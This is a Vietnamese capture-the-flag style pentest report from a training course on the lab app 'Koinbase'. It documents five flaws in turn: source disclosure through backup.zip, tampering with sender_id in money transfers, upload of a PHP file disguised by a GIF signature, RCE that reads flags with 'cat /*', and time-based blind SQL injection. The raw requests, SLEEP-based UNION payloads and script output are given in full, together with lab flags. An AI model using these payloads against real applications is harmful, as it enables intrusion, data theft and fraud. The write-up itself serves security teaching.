

# FINAL EXAM CHALLENGE

@July 31, 2023

## Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng Koinbase được thực hiện bởi Huỳnh Ng Uyen Nhi trong tháng 7, năm 2023

## Đối tượng

Ứng dụng Koinbase

## Thành viên thực hiện

Huỳnh Ng Uyen Nhi

Công cụ: Burp Suite, VS Code, [ffuf](#)

## Mục lục

[Tổng quan](#)

[Phạm vi](#)

[Lỗi hổng](#)

KOB-01-001: Source code disclosure via backup files at hidden API `/robots.txt` of server `upload.koinbase`

[Description and Impact](#)

[Root Cause Analysis](#)

[Steps to reproduce](#)

[Recommendations](#)

[References](#)

KOB-01-002: Broken access control at send money feature leads to unconventional transactions.

[Description and Impact](#)

[Root Cause Analysis](#)

[Steps to reproduce](#)

[Recommendations](#)

KOB-01-003: File upload vulnerability at update avatar feature

[Description and Impact](#)

[Root Cause Analysis](#)

[Steps to reproduce](#)

[Recommendations](#)

[References](#)

KOB-01-004: LFI to Remote Code Execution at server `upload.koinbase`

[Description and Impact](#)

[Steps to reproduce](#)

KOB-01-005: Blind SQL injection at send money feature causes leak sensitive data.

[Description and Impact](#)

[Root Cause Analysis](#)

[Steps to reproduce](#)

[Recommendation](#)

[Conclusion](#)

## Tổng quan


Koinbase là một ứng dụng cho phép người dùng tạo tài khoản để thực hiện chuyển tiền. Đồng thời chúng ta cũng có thể xem được thông tin public như profile, số tiền ... của các users khác.

—[\[26b2120a7505ad.cyberjutsu-lab.tech/\]\(https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/\)—](https://koinbase-</a></p></div><div data-bbox=)



Nhìn vào kết quả scanning, ta thấy được có file đặc biệt [robots.txt](#).


2. Thử truy cập vào file `robots.txt` xem sao



Response nhận được từ server khi truy cập `robots.txt`

Ta thấy server đã trả về một đường dẫn đến file `/backup.zip`. Đọc tên file thì tôi khá chắc là bản backup source code của ứng dụng. Truy cập vào thì file `backup.zip` tự download xuống máy tính.

3. Giải nén `backup.zip` sau đó mở file `docker-compose` thì lấy được flag1.



## Recommendations

- Disable việc truy cập đến đường link <https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/> `backup.zip`
- Kiểm tra kỹ các thông tin nhạy cảm như password, credentials, ... để nếu attackers lỡ có được source code thì impact cũng không cao.

## References

[https://portswigger.net/kb/issues/006000b0\\_source-code-disclosure](https://portswigger.net/kb/issues/006000b0_source-code-disclosure)

<https://www.beyondsecurity.com/resources/vulnerabilities/source-disclosure>

[https://owasp.org/www-project-api-security/?fbclid=IwAR0QgmUmVAoTv-gA2BsGZvnh4g5dNUbY-21XC3cvlx0pMMq22URH\\_-HyNjI](https://owasp.org/www-project-api-security/?fbclid=IwAR0QgmUmVAoTv-gA2BsGZvnh4g5dNUbY-21XC3cvlx0pMMq22URH_-HyNjI)

<https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/>

## KOB-01-002: Broken access control at send money feature leads to unconventional transactions.

### Description and Impact

Trang web [https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send\\_money.php](https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php) cho phép người dùng chuyển tiền đến người dùng khác bất kỳ thông qua việc nhập id của người muốn chuyển và số tiền. Tại chức năng chuyển tiền tồn tại lỗ hổng broken access control cho phép attackers có thể chuyển tiền từ tài khoản này sang tài khoản khác bất kỳ mà không cần đăng nhập vào tài khoản chính chủ.

## Root Cause Analysis

Sau khi đọc source code kết hợp quan sát các gói HTTP requests trong quá trình chuyển tiền thì cụ thể ở file `../backup/koinbase/src/api/transaction.php` dòng 9 và dòng 24 nhận input `sender_id` và `receiver_id` từ người dùng và truy vấn database để check có thông tin có user hay không. Thiếu bước kiểm tra `sender_id` có phải của account đang gửi request chuyển tiền không. Vì thế kẻ tấn công có thể chỉnh sửa các biến `sender_id`, `receiver_id` và `amount` trong gói HTTP request.

⇒ Chuyển tiền thành công đến tài khoản có tồn tại trong database.

```
koinbase > src > api > transaction.php > ...
9      $user = getInfoFromUserId($_POST['sender_id']);
10
11     } else {
12         $error = "Something is wrong";
13     }
14
15     if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
16         $amount = intval($_POST['amount']);
17         if ($amount < 0) {
18             $error = "Nice try, you cannot specify negative amount :D";
19         } else {
20             $ourMoney = intval($user['money']);
21             if ($amount > $ourMoney) {
22                 $error = "You do not have enough money";
23             } else {
24                 $otherPerson = getInfoFromUserId($_POST['receiver_id']);
25                 if ($otherPerson === NULL) {
26                     $error = "User id not found";
27                 } else {
28                     if ($otherPerson['id'] === $user['id']) {
29                         $error = "You cannot transfer money to yourself";
30                     } else {
31                         $otherPersonMoney = intval($otherPerson['money']);
32                         updateUserMoney($user['id'], $ourMoney - $amount);
33                         updateUserMoney($otherPerson['id'], $otherPersonMoney + $amount);
34                     }
35                 }
36             }
37         }
38     }
39 }
```

## Steps to reproduce

1. Đăng nhập tài khoản vào ứng dụng Koinbase và truy cập đường dẫn [https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send\\_money.php](https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php). Đồng thời mở Burp Suite để bắt các gói tin HTTP requests trình duyệt gửi lên server.
2. Nhập **Receiver id** và **Amount** bất kỳ ở UI để thực hiện chuyển tiền, mục đích để bắt được gói tin.

Send money to someone

Your current money is: 0

Which user id do you want to send money to?

2

1000

Submit





You do not have enough money

3. Chuột phải vào gói **POST** HTTP request có URL `/api/transaction.php?action=transfer_money` và chọn **Send to Repeater**

>  https://koinbase-26b2120a7505ad.cyberjutsu	Host	Method	URL	Params	Status co...	Length	MIME type	Title	Comment	Time requ...
https://koinbase-26...	GET	/?page=1		✓	200	3468	HTML	Koinbase		10:18:22 31...
https://koinbase-26...	POST	/api/transaction.ph...		✓	200	354	JSON			16 31...
https://koinbase-26...	GET	/api/user.php?actio...		✓	200	487	JSON	POST: sender_id=38&receiver_id=2&amount=1000		16 31...
https://koinbase-26...	GET	/api/user.php?actio...		✓	200	1319	JSON	Add to scope		12 31...
https://koinbase-26...	GET	/auth.php			200	2895	HTML	Scan		4 31...
https://koinbase-26...	GET	/send_money.php			200	3980	HTML			13 31...
https://koinbase-26...	GET	/static/js/index.js			200	1594	script	Send to Intruder	Ctrl+I	12 31...
https://koinbase-26...	GET	/static/js/transaction...			200	1243	script	Send to Repeater	Ctrl+R	16 31...
https://koinbase-26...	POST	/auth.php?action=l...		✓	302	324	HTML			11 31...
https://koinbase-26...	GET	/static/fonts/unifont...			304	214		Send to Sequencer		12 31...

## Request

Pretty	Raw	Hex
1	POST /api/transaction.php?action=transfer_money	HTTP/1.1
2	Host: koinbase-26b2120a7505ad.cyberjutsu-lab.tech	
3	Cookie: PHPSESSID=e07f4ca0f4729759c23ed32100348f01	
4	Content-Length: 38	
5	Sec-Ch-Ua:	
6	Sec-Ch-Ua-Platform: "	
7	Sec-Ch-Ua-Mobile: ?0	
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	
9	Content-Type: application/x-www-form-urlencoded	
10	Accept: */*	
11	Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech	
12	Sec-Fetch-Site: same-origin	
13	Sec-Fetch-Mode: cors	
14	Sec-Fetch-Dest: empty	
15	Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php	
16	Accept-Encoding: gzip, deflate	
17	Accept-Language: en-US,en;q=0.9	
18	Connection: close	
19		
20	sender_id=38&receiver_id=2&amount=1000	



## Response

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Server: nginx/1.14.0 (Ubuntu)		
3	Date: Mon, 31 Jul 2023 03:33:38 GMT		
4	Content-Type: application/json		
5	Content-Length: 60		
6	Connection: close		
7	X-Powered-By: PHP/7.3.33		
8	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
9	Cache-Control: no-store, no-cache, must-revalidate		
10	Pragma: no-cache		
11			
12	{		
	"status_code":400,		
	"message":"You do not have enough money"		
	}		

Request và Response ban đầu

4. Chỉnh sửa biến `sender_id` , `receiver_id` , `amount` để trở thành triệu phú nào 😊

## Request

	Pretty	Raw	Hex
1	POST /api/transaction.php?action=transfer_money HTTP/1.1		
2	Host: koinbase-26b2120a7505ad.cyberjutsu-lab.tech		
3	Cookie: PHPSESSID=e07f4ca0f4729759c23ed32100348f01		
4	Content-Length: 44		
5	Sec-Ch-Ua:		
6	Sec-Ch-Ua-Platform: ""		
7	Sec-Ch-Ua-Mobile: ?0		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)		
9	Content-Type: application/x-www-form-urlencoded		
10	Accept: */*		
11	Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech		
12	Sec-Fetch-Site: same-origin		
13	Sec-Fetch-Mode: cors		
14	Sec-Fetch-Dest: empty		
15	Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php		
16	Accept-Encoding: gzip, deflate		
17	Accept-Language: en-US,en;q=0.9		
18	Connection: close		
19			
20	sender_id=37&receiver_id=38&amount=998999998		

?

⚙️

⏪

⏩

Search...


## Response


	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: nginx/1.14.0 (Ubuntu)			
3	Date: Mon, 31 Jul 2023 03:35:50 GMT			
4	Content-Type: application/json			
5	Content-Length: 54			
6	Connection: close			
7	X-Powered-By: PHP/7.3.33			
8	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
9	Cache-Control: no-store, no-cache, must-revalidate			
10	Pragma: no-cache			
11				
12	{			
	"status_code":200,			
	"message":"Transfer money success"			
	}			

Thông báo chuyển tiền thành công!

Trở lại trình duyệt kiểm tra số tiền, vào link <https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.php>

USER ID:38

 Username:bow

 Money:998999998

Flag: Flag 4: CBJ5{master\_of\_broken\_access\_control}

## Recommendations

- Sử dụng Hash function để kiểm tra tính nguyên gốc dữ liệu của gói tin từ trình duyệt đến server để hạn chế MITM attack.
- Mã hóa dữ liệu gây khó khăn cho attackers khi tamper data.
- Kiểm tra `sender_id` có trùng với id của account đang trong phiên đăng nhập hay không.

## KOB-01-003: File upload vulnerability at update avatar feature

## Description and Impact

Tại đường dẫn <https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.php> người dùng có thể update avatar thông qua URL dẫn tới hình ảnh hợp lệ (jpg/jpeg, png, gif). Tuy nhiên, chức năng này tồn tại lỗ hổng File upload chỉ validate bằng file signature khiến cho kẻ tấn công lợi dụng upload lên server một file có signature hợp lệ nhưng có nội dung nguy hiểm.

## Root Cause Analysis

Đọc source code của file `/backup/cdn/src/index.php` có hàm `isImage()` để filter các file ảnh hợp lệ mà URL dẫn tới. Ngắn gọn chút là `finfo_file()` chỉ check các file signature đầu tiên trong nội dung file để xác định thuộc loại file nào.

```
13 function isImage($file_path)
14 {
15     $finfo = finfo_open(FILEINFO_MIME_TYPE);
16     $mime_type = finfo_file($finfo, $file_path);
17     $whitelist = array("image/jpeg", "image/png", "image/gif");
18     if (in_array($mime_type, $whitelist, TRUE)) {
19         return true;
20     }
21     return false;
22 }
```

Hơn nữa trước đó vẫn chưa thực hiện validate extension của file đến dòng 35 đã thực hiện đọc nội dung của file.

```
34 $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
35 $data = file_get_contents($url);
```

Từ đó, kẻ tấn công có thể tạo sẵn một file `.php` với file signature hợp lệ và upload thành công lên server.

## Steps to reproduce

1. Truy cập đường link <https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.php> để update avatar. Dùng Burp Suite để bắt các gói tin.
2. Chuột phải vào gói tin sau và chọn **Send to Repeater**

Host	Method	URL	Params	Status co...	Length	MIME type	Title	Comment	Time requ...
https://upload.koin...	GET	/index.php?url=http...	✓	200	375	image/jpeg			11:14:28 31...
https://upload.koin...	GET	/upload/ninja.png		304					10:27:36 31...
https://upload.koin...	GET	/index.php							

GET: url=https://raw.githubusercontent.com/iamminhbao/tmp/master/ssk.jpg

Add to scope

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R



Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /index.php?url= https://raw.githubusercontent.com/lamminhbao/tmp/master/ssk.jpg HTTP/1.1 2 Host: upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech 3 Sec-Ch-Ua: 4 Sec-Ch-Ua-Mobile: ?0 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36 6 Sec-Ch-Ua-Platform: "" 7 Accept: */* 8 Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech 9 Sec-Fetch-Site: same-site 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close </pre>			<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Mon, 31 Jul 2023 04:14:28 GMT 4 Content-Type: application/json 5 Content-Length: 60 6 Connection: close 7 X-Powered-By: PHP/7.3.33 8 Access-Control-Allow-Origin: * 9 10 {   "status_code":200,   "message":"upload\2b64b501af2346ec.jpg" } </pre>			

3. Tạo sẵn một URL trỏ tới file `.php` chứa nội dung độc hại như sau

[https://raw.githubusercontent.com/minendie/php\\_test/master/payload/payload\\_3.php](https://raw.githubusercontent.com/minendie/php_test/master/payload/payload_3.php)

4. Quay lại tab **Repeater** của Burp Suite để chỉnh sửa gói tin đã chuẩn bị ở step 2

<div> <div>Send</div> <div>Cancel</div> <div>&lt;</div> <div>&gt;</div> </div>			
Request			
Pretty	Raw	Hex	
<pre> 1 GET /index.php?url=https://raw.githubusercontent.com/minendie/php_test/master/payload/payload_3.php HTTP/1.1 2 Host: upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech 3 Sec-Ch-Ua: 4 Sec-Ch-Ua-Mobile: ?0 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36 6 Sec-Ch-Ua-Platform: "" 7 Accept: */* 8 Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech 9 Sec-Fetch-Site: same-site 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 17 </pre>			
Response			
Pretty	Raw	Hex	Render
<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Mon, 31 Jul 2023 05:51:25 GMT 4 Content-Type: application/json 5 Content-Length: 60 6 Connection: close 7 X-Powered-By: PHP/7.3.33 8 Access-Control-Allow-Origin: * 9 10 {   "status_code":200,   "message":"upload\c71fedabf2c95cec.php" } </pre>			

Nhìn vào response ta thấy đã upload thành công file lên server. Trong trường hợp này file được lưu ở thư mục `/upload/c71fedabf2c95cec.php`

## Recommendations

- Validate extension đúng cách
- Thực hiện cơ chế validate cả nội dung file

## References

[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

## KOB-01-004: LFI to Remote Code Execution at server `upload.koinbase`

### Description and Impact

Vì đã upload được file có nội dung độc hại lên server và biết được đường dẫn lưu trữ file thông qua response trả về nên kẻ tấn công lợi dụng để RCE.

### Steps to reproduce

Quay trở lại file `.php` tôi đã upload ở lỗi **KOB-01-003**

1. Chuột phải vào một gói request bất kỳ và chọn Send to Repeater

Host	Method	URL	Params	Status co...	Length	MIME type	Title	Comment	Time requ...
https://upload.koin...	GET	/index.php?url=http...	✓	200	276	JSON			11:14:28 31...
https://upload.koin...	GET	/upload/ninja.p							10:27:36 31...
https://upload.koin...	GET	/etc/apache2/en							
https://upload.koin...	GET	/index.php							
https://upload.koin...	GET	/upload/DTD/xh							
https://upload.koin...	GET	/usr/local/etc/p							
https://upload.koin...	GET	/usr/local/lib/ph							
https://upload.koin...	GET	/var/lock/apach							

2. Chỉnh sửa trường giá trị sau GET thành `/upload/c71fedabf2c95cec.php` và bấm nút Send

**Request**

```
1 GET /upload/c71fedabf2c95cec.php HTTP/1.1
2 Host: upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
6 Sec-Ch-Ua-Platform: ""
7 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
8 Sec-Fetch-Site: same-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: image
11 Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 If-None-Match: "d0d5-601838ce2fa16"
15 If-Modified-Since: Fri, 20 Jul 2023 03:19:36 GMT
16 Connection: close
17
18
```

**Response**

GIF89a;

PHP Version 7.3.33

System	Linux 8868735cb5e7 4.15.0-197-generic #208-Ubuntu SMP Tue Nov 1 17:23:37 UTC 2022 x86_64
Build Date	Mar 18 2022 03:11:44
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=us' '--with-sqlite3=us' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=libx86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (path)	/usr/local/etc/php

Thực thi code php thành công trên server.

Chỉnh sửa payload lại lấy flag bằng lệnh `cat /*` thôi 😊

← → ↺ `upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/upload//1cb6d089c997dba9.php`

GIF89a;

Flag 2: `CBJS{y0u_rce_me_or_you_went_in_another_way?}`

## KOB-01-005: Blind SQL injection at send money feature causes leak sensitive data.

### Description and Impact

Việc chỉnh sửa được các input trong gói request ở tính năng chuyển tiền của ứng dụng dẫn tới lỗi SQL injection khi các input này được dùng để query database. Cụ thể ở đây là Blind SQL injection vì response từ server không trực tiếp hiển thị thông tin của câu truy vấn mà chỉ hiển thị một trong những message mà đã được developers thiết lập từ trước.

### Root Cause Analysis

Trong source code ở file `/backup/koinbase/src/api/transaction.php` có dòng 9 và 24 đang gọi tới hàm `getInfoFromUserId()`.

```
koinbase > src > api > transaction.php > ...
9      $user = getInfoFromUserId($_POST['sender_id']);
10
11     } else {
12         $error = "Something is wrong";
13     }
14
15     if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
16         $amount = intval($_POST['amount']);
17         if ($amount < 0) {
18             $error = "Nice try, you cannot specify negative amount :D";
19         } else {
20             $ourMoney = intval($user['money']);
21             if ($amount > $ourMoney) {
22                 $error = "You do not have enough money";
23             } else {
24                 $otherPerson = getInfoFromUserId($_POST['receiver_id']);
25                 if ($otherPerson === NULL) {
26                     $error = "User id not found";
```

Theo như tôi tìm hiểu, hàm này được định nghĩa ở `/backup/koinbase/src/libs/database.php` dòng 43 để truy vấn thông tin user dựa theo biến `$_POST['sender_id']` và `$_POST['receiver_id']`.

```
42 function getInfoFromUserId($id) {
43     return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");
44 }
```

Đáng lưu ý hai biến này là untrusted data mà kẻ tấn công có thể kiểm soát, chỉnh sửa và các biến lại được đưa trực tiếp vào câu query mà không qua bất kỳ bước kiểm tra nào. Vì thế kết hợp với các kỹ thuật tấn công Brute-force, Time-base attack kẻ tấn công hoàn toàn có thể lợi dụng lỗ hổng này để khai thác thông tin từ database.

### Steps to reproduce

1. Đăng nhập tài khoản vào ứng dụng Koinbase và truy cập đường dẫn [https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send\\_money.php](https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php). Đồng thời mở Burp Suite để bắt các gói tin HTTP requests trình duyệt gửi lên server.
2. Nhập **Receiver id** và **Amount** bất kỳ ở UI để thực hiện chuyển tiền, mục đích để bắt được gói tin.
3. Chuột phải vào gói **POST** HTTP request có URL `/api/transaction.php?action=transfer_money` và chọn **Send to Repeater**



```
PS E:\Cyberjutsu_WEB Penetration\WPT102\FINAL EXAM\backup\koinbase\src> python .\hehe.py
Tìm ra kí tự thứ 1 là t (FLAG: t )> {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.237038 )
Tìm ra kí tự thứ 2 là o (FLAG: to ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.221803 )
Tìm ra kí tự thứ 3 là n (FLAG: ton ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.237837 )
Tìm ra kí tự thứ 4 là g (FLAG: tong ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.233965 )
Tìm ra kí tự thứ 5 là h (FLAG: tongh ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.220417 )
Tìm ra kí tự thứ 6 là o (FLAG: tongho ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.213331 )
Tìm ra kí tự thứ 7 là p (FLAG: tonghop ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232252 )
Tìm ra kí tự thứ 8 là (FLAG: tonghop ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.365215 )
Tìm ra kí tự thứ 9 là (FLAG: tonghop ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.227448 )
Tìm ra kí tự thứ 10 là (FLAG: tonghop ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.253442 )
```

Tìm ra được tên database **tonghop** trong database.

Payload được inject vào như sau:

```
1 UNION SELECT CASE when substring((select database()),{index},1)= \"{c}\"
then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

- Tiếp tục tìm các tables trong database **tonghop**

Thay payload bằng:

```
1 UNION SELECT CASE when substring((select group_concat(table_name)from
information_schema.tables where table_schema = \"tonghop\"),{index},1)=
 \"{c}\" then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

```
PS E:\Cyberjutsu_WEB Penetration\WPT102\FINAL EXAM\backup\koinbase\src> python .\hehe.py
Tìm ra kí tự thứ 1 là f (FLAG: f )> {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.216195 )
Tìm ra kí tự thứ 2 là l (FLAG: fl ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.236935 )
Tìm ra kí tự thứ 3 là a (FLAG: fla ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.246609 )
Tìm ra kí tự thứ 4 là g (FLAG: flag ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232054 )
Tìm ra kí tự thứ 6 là u (FLAG: flagu ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.234919 )
Tìm ra kí tự thứ 7 là s (FLAG: flagus ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.224817 )
Tìm ra kí tự thứ 8 là e (FLAG: flaguse ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.212175 )
Tìm ra kí tự thứ 9 là r (FLAG: flaguser ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.220411 )
Tìm ra kí tự thứ 10 là s (FLAG: flagusers ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.258603 )
Tìm ra kí tự thứ 11 là (FLAG: flagusers ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.225959 )
Tìm ra kí tự thứ 12 là (FLAG: flagusers ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232344 )
Tìm ra kí tự thứ 13 là (FLAG: flagusers ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.225141 )
```

- Tìm tên các columns trong table **flag**

Thay payload bằng:

```
1 UNION SELECT CASE when substring((select group_concat(column_name)
from information_schema.columns where table_schema = \"tonghop\" and
table_name= \"flag\"),{index},1)= \"{c}\"
then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

```
PS E:\Cyberjutsu_WEB Penetration\WPT102\FINAL EXAM\backup\koinbase\src> python .\hehe.py
Tìm ra kí tự thứ 1 là f (FLAG: f )> {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.223637 )
Tìm ra kí tự thứ 2 là l (FLAG: fl ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.295432 )
Tìm ra kí tự thứ 3 là a (FLAG: fla ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.225811 )
Tìm ra kí tự thứ 4 là g (FLAG: flag ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.245019 )
Tìm ra kí tự thứ 5 là (FLAG: flag ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.228076 )
Tìm ra kí tự thứ 6 là (FLAG: flag ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.243565 )
Tìm ra kí tự thứ 7 là (FLAG: flag ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.251947 )
Tìm ra kí tự thứ 8 là (FLAG: flag ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.222428 )
```

- Đọc flag thui

Thay payload bằng:

```
1 UNION SELECT CASE when substring((SELECT flag FROM tonghop.flag),{index},1)=
 \"{c}\" then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

```

Tìm ra kí tự thứ 29 là _ (RESPONSE: flag 5: cbjs{integer_id_with_}You do not have enough
Tìm ra kí tự thứ 30 là s (RESPONSE: flag 5: cbjs{integer_id_with_s}You do not have enough
Tìm ra kí tự thứ 31 là q (RESPONSE: flag 5: cbjs{integer_id_with_sq}u do not have enough
Tìm ra kí tự thứ 32 là l (RESPONSE: flag 5: cbjs{integer_id_with_sql} do not have enough
Tìm ra kí tự thứ 33 là i (RESPONSE: flag 5: cbjs{integer_id_with_sqli}do not have enough
Tìm ra kí tự thứ 34 là n (RESPONSE: flag 5: cbjs{integer_id_with_sqlin}o not have enough
Tìm ra kí tự thứ 35 là j (RESPONSE: flag 5: cbjs{integer_id_with_sqlinj} not have enough
Tìm ra kí tự thứ 36 là e (RESPONSE: flag 5: cbjs{integer_id_with_sqlinje}not have enough
Tìm ra kí tự thứ 37 là c (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjec}ot have enough
Tìm ra kí tự thứ 38 là t (RESPONSE: flag 5: cbjs{integer_id_with_sqlinject}t have enough
Tìm ra kí tự thứ 39 là i (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjecti} have enough
